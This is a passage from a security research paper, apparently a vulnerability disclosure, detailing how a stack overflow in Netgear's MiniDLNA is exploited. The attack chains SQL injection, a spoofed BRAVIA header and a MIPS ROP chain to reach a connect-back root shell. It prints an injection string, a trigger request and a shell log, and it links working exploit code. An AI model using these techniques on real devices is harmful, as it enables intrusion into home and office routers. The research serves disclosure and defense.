This call to `sprintf()` is rewriting the DLNA Profile Name that was retrieved from the database for the requested media object. The destination is a 128-byte buffer on the stack[12], called "`dlna_buf`". Using the Samsung bookmark SQL injection, it is possible to create a pair of `DETAILS` and `OBJECT` records that describe a bogus media object. When creating these records it is possible to ensure the `DETAILS.DLNA_PN` field contains a sufficiently long value to overflow the buffer, overwriting the saved return address on the stack, thereby gaining control of execution.


Spoofing a Sony TV

There are, however, a number of criteria that must be met in order to exercise this code path. First, the `DETAILS.MIME` field must start with the letter "v".
Presumably this means the MIME type of the requested object is video, but MiniDLNA is generous and will accept any mime type starting with a "v". This criteria is easily to satisfied by ensuring, that the string inserted into MIME field starts with a lowercase "v". When developing the proof-of-concept exploit, the author decided "v" is for "vendetta".

Next, the client_type must be equal to 9. How does this client type get set? This answer can be found in the source code. In the client_types enum, 9 equates to "`ESonyBravia`". In `upnphttp.c`, in the function `ParseHttpHeaders()`, if the header "`X-AV-Client-Info`" is present, and its value contains the

[12] Somewhat ironically, there are locations elsewhere in the callback() function that use the safer snprintf() with dlna_buf, passing the proper maximum size of 128.

substring “BRAVIA”, then the client type is set to ESonyBravia. This criteria is also easily satisfied simply by including the proper HTTP header set to “BRAVIA.”




```
li      $v0, 0x76   # 'v'

loc_4152D8:              # if (mime[0] == 'v')
bne     $a0, $v0, loc_415058
li      $v0, 9

lw      $v1, 0x1C($passed_args)
nop
beq     $v1, $v0, loc_4162D0  # is client_type=9?
                              # ESonyBravia
sltiu   $v0, $v1, 0xA
```

Does the MIME type start with a 'v' and is the client type is ESonyBravia?

If those criteria are satisfied, then the `DETAILS.DLNA_PN` field is checked for any of three values. It must be one of the following:

- AVC_TS_MP_SD_AC3
- AVC_TS_MP_HD_AC3
- AVC_TS_HP_HD_AC3

If the retrieved profile name is any of the above, then the profile name string is rewritten using the unsafe `sprintf()`. The limited `strncmp()` function is used to check the profile name, so this string must only begin with one of the required values. The use of `strncmp()` is fortunate; if the profile name was required to match one of the above values exactly, there could be no buffer overflow.



```
/* X-AV-Client-Info: av=5.0; cn="Sony Corporation"; mn="BRAVIA KDL-40EX503"; mv="1.7"; *
/* X-AV-Client-Info: av=5.0; hn=""; cn="Sony Corporation"; mn="INTERNET TV NSX-40GT 1";
else if(strstrc(p, "BRAVIA", '\r') ||
        strstrc(p, "INTERNET TV", '\r'))
{
    h->req_client = ESonyBravia;
    h->reqflags |= FLAG_DLNA;
}
```

In ParseHTTPHeaders(), a lazy search for "BRAVIA" anywhere in the X-AV-Client-Info HTTP header.

Stack hazards:

The `callback()` function is one of the largest in this application’s code base. According to the disassembly, this function extends from offset 0x414C00 to 0x4174CC, making it over 10,000 bytes in size. Due to its complexity, many variables and buffers located on the stack, and minimal error handling, returning gracefully from this function after a buffer overflow is challenging.

There are many code paths that can be followed on the way out of this function. Those decisions are, in part, based on values on the stack that are overwritten with the overflow string. Unfortunately, there is not any failure state that results in a fast return. When developing the proof of concept overflow string for this project, there were a total of seven stack hazards that risked crashing the application before `callback()` could return. In each case, these hazards were either double pointers or values that were transformed (such as array indices) into double pointers.

Custom String Handing:

Unable to find a suitable formatted string generation function among the many available in the standard C library, the developers of the MiniDLNA application implemented their own, called “`strcatf()`”.

The `strcatf()` function, as its name implies, appends a formatted string to an existing string, using a printf-style format and a variable number of arguments. It takes a pointer to a custom type of struct called “`string_s`”.

The `string_s` struct is defined as below:

```
struct string_s {
       char *data; // ptr to start of memory area
       int off;
       int size;
};
```

The implication of this, as it relates to the buffer overflow described above, is that each call to `strcatf()` is passed a pointer to a pointer to writable memory. Two successful dereferences followed by a successful write must occur in order for a call to `strcatf()` to return without crashing. Wrapping a call to `vsnprintf()`, the `strcatf()` function performs no error checking or handling of its own.

Writable Double Pointers:

There are seven calls to strcatf() after the vulnerable sprintf(), each with a different pointer to struct string_s. Each pointer is on the stack and is overwritten as a result of the buffer overflow. The overflow string must contain special, placeholder values that can be passed to strcatf() without crashing.

The special values must satisfy a few requirements. They must be valid memory addresses that point to valid memory addresses. The second dereference must point to writeable memory. Further, When the first pointer is dereferenced, four bytes after the derefenced value, there must be a four byte value that can be treated as `string_s->off`. This value is the offset into the allocated string buffer where the new string will be written.

Fortunately, ELF binaries for some architectures, including MIPS, have a useful characteristic that helps with this problem. Such binaries often feature a .sdata section for initialized data items smaller than several bytes, such as pointers. Many libraries in this device’s firmware, have an .sdata section where the first address points to itself[13], and is followed by writable memory initialized to zero.

[13] While the System V Application Binary Interface specification for MIPS describes the .sdata section, it does not address the self-referencing pointer construct.
http://refspecs.linuxfoundation.org/elf/mipsabi.pdf

This pointer-to-itself construct is ideal for a placeholder value to be passed to `strcatf()`. The function will find a pointer to writable memory and an offset value of zero. The write will be successful and there will be no crash.

Unfortunately, each of these double pointers may only be used to trick `strcatf()` once, as after the successful write, their memory region is contaminated. A unique .sdata pointer must be used for each hazard. Fortunately, MiniDLNA links more than enough libraries to provide pointers for all of the stack hazards.

Below is Bowcaster[14] code to add a place-holding pointer to the overflow string:

```
SC.gadget_section(375,0x4A558,
                  description="Placeholder for passed_args[0].
                  Passed to strcatf() at 0x0041635C.",
                  base_address=cls.LIBAVUTIL_BASE)
```

SQL Syntax Complication

There is an additional problem that must be overcome in order to stage the complete buffer overflow string in the database. This has to do with how `sqlite3_mprintf()` treats the single quote character when the “%q” format string is used. As explained above, the %q has the effect of doubling any single quote characters in the input string.
Take the following example:

```
str=sqlite3_mprintf("for example: %q", "here's one single quote.")
```

This would return the following string:

```
for example: here''s one single quote.
```

The single quote ASCII character’s value is 0x27. If the shellcode that is to be included in the buffer overflow were to contain the sequence
“`\x41\x61\x27\x05`”,
what would end up in the database would be
“`\x41\x61\x27\x27\x05`”, since the 0x27 gets doubled as a result of the “%q”.

There is a trick to dealing with this quote doubling. As the buffer overflow string is being injected in the database, whenever there is a 0x27 byte, that byte should be appended to the staged overflow string as a single character in a single injection. Moreover, the 0x27 should be doubled in the *input string* before it is passed to `sqlite3_mprintf()`.

If the input string is “ `''` ” (simply a pair of single quotes; nothing else):

```
str=sqlite3_mprintf("INSERT into table1 VALUES(%q),"''");
```

[14] Bowcaster, developed by the author of this paper, is an API for describing a buffer overflow string, along with a set of utility modules useful for exploiting buffer overflows and other vulnerabilities. It includes payloads written specifically for MIPS Linux targets.
https://github.com/zcutlip/bowcaster

The resulting SQL command to be executed is:

```
INSERT into table1 VALUES('''')
```

In the above SQL command, the outer pair of single quotes will be stripped away, since it is the characters between them that is the actual value. The inner pair is interpreted by SQLite as just one single quote character.

Simply put, the exploit code should double each of the overflow's single quote characters and inject that pair by itself. SQLite's `sqlite3_mprintf()` will turn that pair into two pairs, and then condense the four quote characters into just one when the query is executed. The proof-of-concept exploit code contains logic to break up the overflow appropriately, double the 0x27 bytes, and inject them separately. The following injection appends a single 0x27 character to the string already staged in `DETAILS.DLNA_PN`:

```
1);UPDATE DETAILS set DLNA_PN=DLNA_PN||'''' where ID=31337;--
```

Triggering the Overflow

With the overflow string staged using SQL injection, it is time to cause a query on the database, triggering the the buffer overflow. A "Browse" SOAP request sent to the UPnP server will cause a query. By browsing for same `<ObjectID>` that was staged, the overflow record will be retrieved and processed by the vulnerable code.


Note: it is during the "Browse" request to trigger the buffer overflow, that the "`X-AV-Client-Info`" HTTP header must be present and and its value contain "`BRAVIA`".

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body>
	<ns0:Browse xmlns:ns0="urn:schemas-upnp-org:service:ContentDirectory:1">
		<ObjectID>PWNED</ObjectID>
		<BrowseFlag>BrowseDirectChildren</BrowseFlag>
		<Filter>*</Filter>
		<StartingIndex>0</StartingIndex>
		<RequestedCount>100</RequestedCount>
		<SortCriteria />
	</ns0:Browse>
</s:Body>
</s:Envelope>
```

Crash and Exploitation

While extensive discussion of MIPS buffer overflow exploitation is beyond the scope of this paper, this section provides a brief description of the mechanics.

If the overflow string has been crafted in such a way that all of the stack hazards are cleared, the `minidlna` process should crash with the instruction pointer containing the attacker's data, yielding control of execution. With a debugger attached at the time of the crash, it is be easy to see the state of the CPU’s registers:



```
00415074
00415074 loc_415074:
00415074 lw      $ra, 0x128+var_4($sp)
00415078 lw      $fp, 0x128+var_8($sp)
0041507C lw      $s7, 0x128+var_C($sp)
00415080 lw      $s6, 0x128+var_10($sp)
00415084 lw      $s5, 0x128+var_14($sp)
00415088 lw      $s4, 0x128+var_18($sp)
0041508C lw      $s3, 0x128+var_1C($sp)
00415090 lw      $passed_args, 0x128+var_20($sp)
00415094 lw      $s1, 0x128+var_24($sp)
00415098 lw      $s0, 0x128+var_28($sp)
0041509C jr      $ra
004150A0 addiu   $sp, 0x128
```


```
S1  41414141  MEMORY:41414141
S2  41414141  MEMORY:41414141
S3  41414141  MEMORY:41414141
S4  41414141  MEMORY:41414141
S5  41414141  MEMORY:41414141
S6  41414141  MEMORY:41414141
S7  41414141  MEMORY:41414141
T8  00000000  MEMORY:00000000
T9  2AF0A6F0  MEMORY:2AF0A6F0
K0  00000000  MEMORY:00000000
K1  00000000  MEMORY:00000000
GP  0048FE60  MEMORY:0048FE60
SP  7FE04490  MEMORY:7FE04490
FP  41414141  MEMORY:41414141
RA  41414141  MEMORY:41414141
LO  00000000
```

After the buffer overflow, the function attempts to return to the user-supplied address, 0x41414141.

Processes running on this Netgear router, like most MIPS Linux systems, have an executable stack. Further, although the stack’s location is randomized with ASLR, there is no randomization for the program’s text segment or for the libraries. The libraries’ fixed locations make it possible to use return oriented programming (ROP) to locate the stack and execute the attacker’s shellcode.

In order to return into the stack and start executing, a few things must happen using ROP.

- Stage an argument to `sleep()`; 1 or 2 seconds will suffice
- Stage return address for `sleep()`
- Return into `sleep()` in order to flush data cache containing shellcode to main memory.
- Return from `sleep()` into a ROP gadget that loads some offset from `$sp` register into another register, such as `$s0`-`$s6`.
- Return into a ROP gadget that jumps to the stack pointer offset stored in the previous gadget.
- Decode and execute shellcode on the stack.



```
 [+] Browsing exploit.
 [+] Listening on port 8080
 [+] Waiting for incoming connection.
 [+] Target has phoned home.


BusyBox v1.7.2 (2013-05-07 18:13:53 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# cat /proc/version
cat /proc/version
Linux version 2.6.22 (lawrence@foxconncpe2) (gcc version 4.2.3) #10 Tue May 7 
:12:34 CST 2013
# 
```

Root shell on the WNDR3700.

The addresses of all of the above ROP gadgets should be placed in the overflow string such that they will be restored from the stack into the S registers by `callback()`'s function epilogue. Each ROP gadget will load the address of the next ROP gadget from the appropriate S register and jump to it.

The proof-of-concept exploit code is fully functioning with a complete ROP chain. In addition, it features an XOR-encoded connect-back payload provided by Bowcaster.

Conclusion

Although Netgear's MiniDLNA is different in a number of ways compared to its open source code base and to previous shipping versions, the changes are inadequate to prevent exploitation. This application is large and complex. After-the-fact security patches attempting to prevent buffer overflows and SQL injections are likely to have broad and subtle implications and are therefore difficult to apply across the source code in a generic way. The vulnerabilities in a large code base must be remedied on a case by case basis. As such, key vulnerabilities were overlooked, making it possible to adapt the original attacks to the updated version.
It has long been accepted canon that unsafe functions used in the MiniDLNA application, such as the unbounded `sprintf()`, should be avoided in favor of safer alternatives. This application, which ships with many Netgear SOHO devices, continues to be a source of low-hanging fruit ready for exploitation. Although it is often plugged in and forgotten, a SOHO router is a boundary device and firewall, and yields a privileged vantage point to the successful attacker.

Additional Resources:

Proof of concept Exploit Code:
http://s3.amazonaws.com/zcutlip_storage/wndr3700v3_1.0.0.30_exploit.tar.gz

From SQL Injection to MIPS Overflows: Rooting SOHO Routers: https://media.blackhat.com/bh-us-12/Briefings/Cutlip/BH_US_12_Cutlip_SQL_Exploitation_WP.pdf

Netgear WNDR3700 Technical Details: http://wiki.openwrt.org/toh/netgear/wndr3700

MiniDLNA Source Code: http://sourceforge.net/projects/minidlna/

SQL As Understood By SQLite: http://www.sqlite.org/lang_expr.html

Formatted String Printing Functions: http://www.sqlite.org/c3ref/mprintf.html

The UPnP Content Directory Specification:
http://upnp.org/specs/av/UPnP-av-ContentDirectory-v3-Service.pdf

A forum discussion of the the Samsung X_SetBookmark action:
http://forum.serviio.org/viewtopic.php?f=3&t=272&start=10#p6504

System V Application Binary Interface specification for MIPS:
http://refspecs.linuxfoundation.org/elf/mipsabi.pdf

Bowcaster: https://github.com/zcutlip/bowcaster